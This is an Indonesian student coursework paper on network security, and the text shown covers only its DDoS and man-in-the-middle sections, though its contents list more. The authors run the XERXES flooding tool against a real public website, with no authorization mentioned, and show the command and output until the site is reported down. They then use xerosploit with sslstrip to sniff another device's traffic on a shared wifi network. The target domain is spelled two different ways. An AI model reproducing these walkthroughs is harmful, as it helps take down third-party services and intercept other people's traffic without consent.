

# **MAKALAH**

## **KEAMANAN JARINGAN**



**Disusun Oleh :**

**ENDRA SETIAWAN [ 155410004 ]**

**MAS'UD ALHAFIZ [ 155410022 ]**

**SARWAN HAMID [ 155410026 ]**

**STMIK AKAKOM**  
**YOGYAKARTA**

**2018**

## DAFTAR ISI

---

DAFTAR ISI.....	2
DAFTAR GAMBAR.....	3
KATA PENGANTAR.....	5
JENIS JENIS KEAMANAN JARINGAN .....	6
4.1    DDOS.....	6
4.1.1    Pengertian DDOS.....	6
4.1.2    Tools yang digunakan.....	7
4.1.3    Penggunaan Tools XERXES .....	7
4.2    SNIFFING (MITM) .....	10
4.2.1    Pengertian MITM (Man In The Midle) .....	10
4.2.2    Tools yang digunakan.....	11
4.2.3    Penggunaan Tools Xerosploit .....	11
4.3    SQL INJECTION.....	17
4.3.1    Pengertian SQL Injection.....	17
4.3.2    Tools yang digunakan.....	18
4.3.3    Penggunaan tools SQLMap .....	18
4.4    XSS, INJEKSI INPUT USER UNTUK DEFACE WEBSITE.....	24
4.4.1    Pengertian XSS (Cross Script Scripting).....	24
4.4.2    Javacript Testing .....	24
4.4.3    Deface website .....	25
4.5    POD ( Ping Of Dead ) .....	26
4.5.1    Pengertian POD.....	26
4.5.2    Tools yang digunakan.....	26
4.5.3    Penggunaan Tools SlowLoris.pl .....	27
DAFTAR PUSTAKA.....	32

## DAFTAR GAMBAR

---

Gambar 3.1 Konsep DDOS.....	6
Gambar 3.2 Memeriksa status website (1).....	7
Gambar 3.3 Menjalankan tool xerxes .....	8
Gambar 3.4 Memeriksa status website (2).....	9
Gambar 3.5 Konsep MITM.....	10
Gambar 3.6 Tampilan awal xerosploit.....	12
Gambar 3.7 Pilihan menu pada help .....	12
Gambar 3.8 IP Address hasil scanning .....	13
Gambar 3.9 IP Address target (victim) .....	13
Gambar 3.10 Pilihan jenis serangan MITM yang dapat digunakan.....	14
Gambar 3.11 Sniff.....	14
Gambar 3.12 Menjalankan Sniff.....	15
Gambar 3.13 Proses sniffing berjalan.....	15
Gambar 3.14 Website yang dikunjungi oleh victim .....	16
Gambar 3.15 Menampilkan hasil Website yang dikunjungi oleh victim.....	16
Gambar 3.16 Menghentikan serangan MITM .....	16
Gambar 3.17 Melakukan Cheking DBMS yang digunakan .....	18
Gambar 3.18 Information Gathering DBMS yang digunakan berhasil .....	19
Gambar 3.19 Dump tabel pada database target .....	20
Gambar 3.20 Hasil dump pada database.....	20

---

Gambar 3.21 Dumping Filed pada tabel users.....	21
Gambar 3.22 Hasil Dump atau kolom yang ada pada tabel user .....	21
Gambar 3.23 Dump record pada tabel user .....	22
Gambar 3.24 record pada tabel user kolom pass dan uname .....	22
Gambar 3.25 Dump record pada tabel car .....	23
Gambar 3.26 hasil Dump, record tabel cart kosong.....	23
Gambar 3.27 Javascript di eksekusi.....	24
Gambar 3.28 Gambar berhasil dimasukan melalui input user .....	25
Gambar 3.29 Tag HTML di eksekusi oleh website .....	25
Gambar 3.30 memulai Slowloris .....	27
Gambar 3.31 mencari IP website target.....	28
Gambar 3.32 Status website sebelum POD dijalankan.....	28
Gambar 3.33 memulai serangan POD .....	29
Gambar 3.34 menjalankan ping request ke website target .....	29
Gambar 3.35 menjalankan ping request ke website target (2)Tampilan Web saat flood ping dan setelah flood ping .....	30
Gambar 3.36 loading website saat flood ping dijalankan .....	30
Gambar 3.37 loading website saat flood ping dihentikan.....	31
Gambar 3.38 status website saat flood ping dijalankan.....	31

## KATA PENGANTAR

---

Dengan menyebut nama Allah SWT yang maha pengasih dan maha penyayang kami panjatkan puja dan puji syukur atas kehadiratnya-Nya, yang telah melimpahkan rahmat dan hidayah-Nya kepada kami, sehingga kami dapat menyelesaikan makalah tentang keamanan jaringan dengan sebagaimana mestinya.

Makalah ini telah kami susun dengan semaksimal mungkin sebagai syarat menempuh ujian akhir semester matakuliah Keamanan Jaringan di kampus STMIK AKAKOM. Terlepas dari semua itu, kami menyadari masih banyak kekurangan baik dari segi susunan kalimat maupun tata bahasanya dan dengan sangat terbuka kami menerima kritik dan saran dari pembaca agar kami dapat memperbaiki makalah ini.

Akhir kata kami berharap makalah ini bermanfaat dan mampu memberikan hasil terbaik bagi kami dalam rangka syarat tugas akhir untuk menempuh ujian akhir semester dan makala ini mampu memberikan inspirasi terhadap pembaca


Yogyakarta , 14 Januari 2018

Tim Penyusun

# PEGUJIAN WEBSITE DAN KEAMANAN JARINGAN

## 4.1 DDOS

### 4.1.1 Pengertian DDOS



Gambar 4.1 Konsep DDOS

**DDoS (Distributed-Denial-of-Service) attack** adalah sebuah usaha untuk membuat suatu sumber daya komputer menjadi tidak bisa dipakai oleh user-nya, dengan menggunakan ribuan zombie system yang ‘menyerang’ secara bersamaan. Tujuannya negatif, yakni agar sebuah website atau layanan online tidak bisa bekerja dengan efisien atau bahkan mati sama sekali, untuk sementara waktu atau selama-lamanya. DDoS attack adalah salah satu model dari DoS (denial-of-service) attack.

Ada 5 tipe dasar DoS attack :

1. Penggunaan berlebihan sumber daya komputer, seperti bandwidth, disk space, atau processor.
2. Gangguan terhadap informasi konfigurasi, seperti informasi routing.
3. Gangguan terhadap informasi status, misalnya memaksa me-reset TCP session.
4. Gangguan terhadap komponen-komponen fisik network.
5. Menghalang-halangi media komunikasi antara komputer dengan user sehingga mengganggu komunikasi.

Gejala-gejala DDoS attack :

1. Kinerja jaringan menurun. Tidak seperti biasanya, membuka file atau mengakses situs menjadi lebih lambat.
2. Fitur-fitur tertentu pada sebuah website hilang.
3. Website sama sekali tidak bisa diakses.
4. Peningkatan jumlah email spam yang diterima sangat dramatis. Tipe DoS yang ini sering diistilahkan dengan “Mail Bomb”.


#### 4.1.2 Tools yang digunakan

Kami menggunakan tools dengan nama **XERXES** untuk melakukan praktik DDOS ini. Cara penggunaan **XERXES** sendiri terbilang cukup mudah untuk pemula seperti kami yang ingin belajar mengenai keamanan jaringan.

#### 4.1.3 Penggunaan Tools XERXES

Pada praktik ini kami mencoba untuk menyerang website dengan nama **www.pmi.or.id**, berikut adalah langkah langkahnya :


- Cek terlebih dahulu apakah server dari website **www.pmi.or.id** bekerja dengan baik dengan cara mengunjungi **www.isitdownrightnow.com**, website tersebut akan memeriksa kondisi dari website yang anda kunjungi.



Gambar 4.2 Memeriksa status website (1)

Pada gambar diatas terlihat bahwa website **www.pmi.or.id** berstatus baik dengan adanya **UP Pmi.or.id is UP and reachable.**

- Kemudian kami menjalankan tool **XERXES** lewat terminal di kali linux.




```
root@Dr3znep: ~/Software
File Edit View Search Terminal Tabs Help
root@Dr3znep: ~/Software x root@Dr3znep: ~/Software x
x * root@Dr3znep: ~/Software ./xerxes/xerxes www.pmi.or.id 80
[Connected -> www.pmi.or.id:80]
[0: Voly Sent]
[Connected -> www.pmi.or.id:80]
[0: Voly Sent]
[Connected -> www.pmi.or.id:80]
[0: Voly Sent]
[Connected -> www.pmi.or.id:80]
[1: Voly Sent]
[Connected -> www.pmi.or.id:80]
[0: Voly Sent]
[Connected -> www.pmi.or.id:80]
[1: Voly Sent]
[Connected -> www.pmi.or.id:80]
[0: Voly Sent]
[Connected -> www.pmi.or.id:80]
[1: Voly Sent]
[Connected -> www.pmi.or.id:80]
[0: Voly Sent]
[Connected -> www.pmi.or.id:80]
[2: Voly Sent]
[Connected -> www.pmi.or.id:80]
[1: Voly Sent]
[Connected -> www.pmi.or.id:80]
```

*Gambar 4.3 Menjalankan tool xerxes*



Jalankan **xerxes** dengan perintah **./xerxes/xerxes [www.pmii.or.id](http://www.pmii.or.id) 80**, penjelasan dari perintah diatas adalah sebagai berikut :

- ✓ **xerxes** → adalah folder/direktori tempat dimana tool xerxes disimpan.
  - ✓ **xerxes** → adalah perintah untuk menjalankan tool xerxes itu sendiri
  - ✓ **[www.pmii.or.id](http://www.pmii.or.id)** → adalah website yang akan kita coba untuk melakukan **DDOS**
  - ✓ **80** → adalah port yang digunakan untuk melakukan **DDOS**
- Tunggu sesaat sampai website dirasa down, kemudian buka kembali [www.isitdownrightnow.com](http://www.isitdownrightnow.com) untuk memastikan apakah website yang di DDOS sudah down.



Gambar 4.4 Memeriksa status website (2)


Dan ternyata setelah dilakukan pengecekan di [www.isitdownrightnow.com](http://www.isitdownrightnow.com). Website [www.pmii.or.id](http://www.pmii.or.id) ternyata sudah down dengan menunjukkan tanda

**DOWN Pmii.or.id is DOWN for everyone.**

- Untuk menghentikan serangan **DDOS** yang kami lakukan, tekan **ctrl+c**

## 4.2 SNIFFING (MITM)

### 4.2.1 Pengertian MITM (Man In The Middle)



Gambar 4.5 Konsep MITM

**Man in the middle attack (MITM) adalah** serangan di mana attacker berada di tengah, bebas mendengarkan dan mengubah percakapan antara dua pihak. Serangan Man in the middle merupakan suatu tipe serangan yang memanfaatkan kelemahan Internet Protocol (ip). Serangan MITM adalah bentuk aktif menguping dimana penyerang membuat koneksi independen dengan korban dan pesan relay antara mereka, membuat mereka percaya bahwa mereka berbicara langsung satu sama lain melalui koneksi pribadi, padahal sebenarnya seluruh percakapan dikendalikan oleh penyerang.

Konsep dasar serangan ini secara umum adalah penyerang berada ditengah – tengah atau di antara dua komputer yang sedang berkomunikasi, sehingga secara teknis memungkinkan penyerang untuk melihat, mengubah dan mengontrol data yang dikirim antar dua komputer tersebut, namun rute paket yang dikirimkan atau ditunjukkan kepada host lain harus melalui mesin penyerang.

Ada berbagai teknik dan istilah dalam **Man In The Middle**, Antara lain adalah :

1. Sniffer

Sniffer yang juga dikenal sebagai **Network Analyzer** atau **Ethernet Sniffer** ialah sebuah aplikasi yang dapat melihat lalu lintas data pada jaringan komputer.

Dikarenakan data mengalir secara bolak – balik ada jaringan, aplikasi ini

menangkap tiap – tiap paket dan kadang – kadang menguraikan isi dari RFC (Request For Comments atau spesifikasi yang lain.

2. Spoofing

Spoofing adalah situasi dimana seseorang berhasil menyamar sebagai user dengan memalsukan data dengan demikian mendapatkan keuntungan tidak sah.

3. Interception

Interception merupakan ancaman terhadap secrecy, dimana orang yang tidak berhak namun berhasil mendapatkan akses informasi dari dalam sistem komputer.

4. Modification

Modification merupakan ancaman terhadap integrity dimana orang yang tidak berhak dapat mengakses maupun merubah suatu informasi.

5. Fabrication

Fabrication adalah teknik menambahkan objek atau informasi palsu pada informasi yang asli, sehingga data atau informasi berubah.


#### 4.2.2 Tools yang digunakan

Untuk melakukan serangan MITM ini, kami menggunakan tools dengan nama xerosploit. Xerosploit adalah sebuah tools pentesting toolkit pengujian. Xerosploit ini membawa berbagai modul yang memungkinkan untuk mewujudkan serangan yang efisien, dan juga memungkinkan untuk melakukan serangan denial of service (Ddos Attack) dan port scanning.

#### 4.2.3 Penggunaan Tools Xerosploit

Untuk menggunakan tools ini anda diharuskan untuk menginstall terlebih dahulu di perangkat yang ingin anda gunakan. anda bisa mendapatkan tools ini di <https://github.com/LionSec/xerosploit.git>. Dengan tools ini kami mencoba untuk melakukan sniffing laptop yang berada dalam 1 jaringan wifi. Cara menggunakan tools ini adalah sebagai berikut :

➤ Jalankan xerosploit




Gambar 4.6 Tampilan awal xerosploit

Buka folder/direktori tempat xerosploit berada, kemudian tuliskan perintah `./xerosploit.py` untuk menjalankan xerosploit.

Setelah berjalan, xerosploit akan menunjukkan ip address dari perangkat kita.


➤ Option **help**



Gambar 4.7 Pilihan menu pada help

Dengan mengetikkan **help** akan muncul beberapa perintah yang dapat dijalankan oleh tools ini. Ketikkan start untuk mulai menjalankan xerosploit.

➤ **Scan**



```
./xerosploit.py
File Edit View Search Terminal Tabs Help
root@Dr3zn4p: ~/Software  ./xerosploit.py
Xero ~ scan
[++] Mapping your network ...
[+] [ Devices found on your network ] [+]



| IP Address     | Mac Address       | Manufacturer           |
|----------------|-------------------|------------------------|
| 192.168.43.1   | 0C:98:38:10:D1:E9 | (Unknown)              |
| 192.168.43.121 | 28:C2:D0:4B:35:8A | (AzureWave Technology) |
| 192.168.43.35  | 30:52:CB:C7:F5:04 | (This device)          |


[+] Please choose a target (e.g. 192.168.1.10). Enter 'help' for more information.
Xero ~
```

Gambar 4.8 IP Address hasil scanning

Menu ini digunakan untuk melihat ip address perangkat lain (dimana selanjutnya akan menjadi victim) yang berada dalam satu jaringan dengan kita (attacker).

➤ Kemudian masukkan ip address dari victim yang akan kita lakukan MITM




```
./xerosploit.py
File Edit View Search Terminal Tabs Help
./firefox/firefox  ./xerosploit.py
Xero ~ 192.168.43.121
[++] 192.168.43.121 has been targeted.
[+] Which module do you want to load ? Enter 'help' for more information.
```

Gambar 4.9 IP Address target (victim)


Victim yang kami pilih disini adalah **192.168.43.121**

➤ Memilih metode **MITM**




Gambar 4.10 Pilihan jenis serangan MITM yang dapat digunakan

Pada menu ini akan terlihat beberapa pilihan yang dapat dilakukan antara lain pscan, dos, ping, injecthtml, injectjs, rdownload, sniff, dspoof, yplay, replace, dll. Kami memilih sniff.



Gambar 4.11 Sniff

➤ Menjalankan sniff



```
.\xerosploit.py
File Edit View Search Terminal Tabs Help

.\firefox/firefox x .\xerosploit.py x

Xero=modules > sniff

Sniffing
Capturing any data passed over your local network

[+] Please type 'run' to execute the 'sniff' command.
Xero=modules>sniff > run


[+] Do you want to load sslstrip ? (y/n).
Xero=modules>sniff > y

[++] All logs are saved on : /opt/xerosploit/xerosniff
[++] Sniffing on 192.168.43.121
[++] sslstrip : ON
[++] Press 'Ctrl + C' to stop .
```

Gambar 4.12 Menjalankan Sniff

Ketikkan perintah **run** untuk menjalankan sniffing, kemudian ketikkan kembali **y** untuk menjalankan sslstrip. Semua log akan disimpan didalam directory **/opt/xerosploit/xerosploit**.

➤ Sniffing



```
Xerosploit
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/thread_pool.rb:105:in 'block i
n spawn_thread'
[W] Error while serving client: Couldn't extract host from the request.
[W] Exception : RuntimeError
Message : Couldn't extract host from the request.
Backtrace :


/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/request.rb:68:in 'read'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/proxy.rb:144:in 'client_w
orker'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/proxy.rb:52:in 'block in
initialize'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/thread_pool.rb:105:in 'block i
n spawn_thread'
[W] Error while serving client: Couldn't extract host from the request.
[W] Exception : RuntimeError
Message : Couldn't extract host from the request.
Backtrace :

/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/request.rb:68:in 'read'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/proxy.rb:144:in 'client_w
orker'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/proxy.rb:52:in 'block in
initialize'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/thread_pool.rb:105:in 'block i
n spawn_thread'
[W] Error while serving client: Couldn't extract host from the request.
[W] Exception : RuntimeError
Message : Couldn't extract host from the request.
Backtrace :

/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/request.rb:68:in 'read'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/proxy.rb:144:in 'client_w
orker'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/http/proxy.rb:52:in 'block in
initialize'
/var/lib/gems/2.3.0/gems/xettermcap-1.5.7/xerob/lib/bettercap/proxy/thread_pool.rb:105:in 'block i
n spawn_thread'
```


Gambar 4.13 Proses sniffing berjalan

Saat sniffing dijalankan, secara otomatis akan muncul jendela seperti diatas.




Gambar 4.14 Website yang dikunjungi oleh victim

Kemudian akan ditampilkan apa saja yang dilakukan oleh perangkat victim, akan ditampilkan apa saja website yang dikunjungi oleh si perangkat victim.



Gambar 4.15 Menampilkan hasil Website yang dikunjungi oleh victim

- Untuk menghentikan serangan ini cukup tekan **ctrl+c**



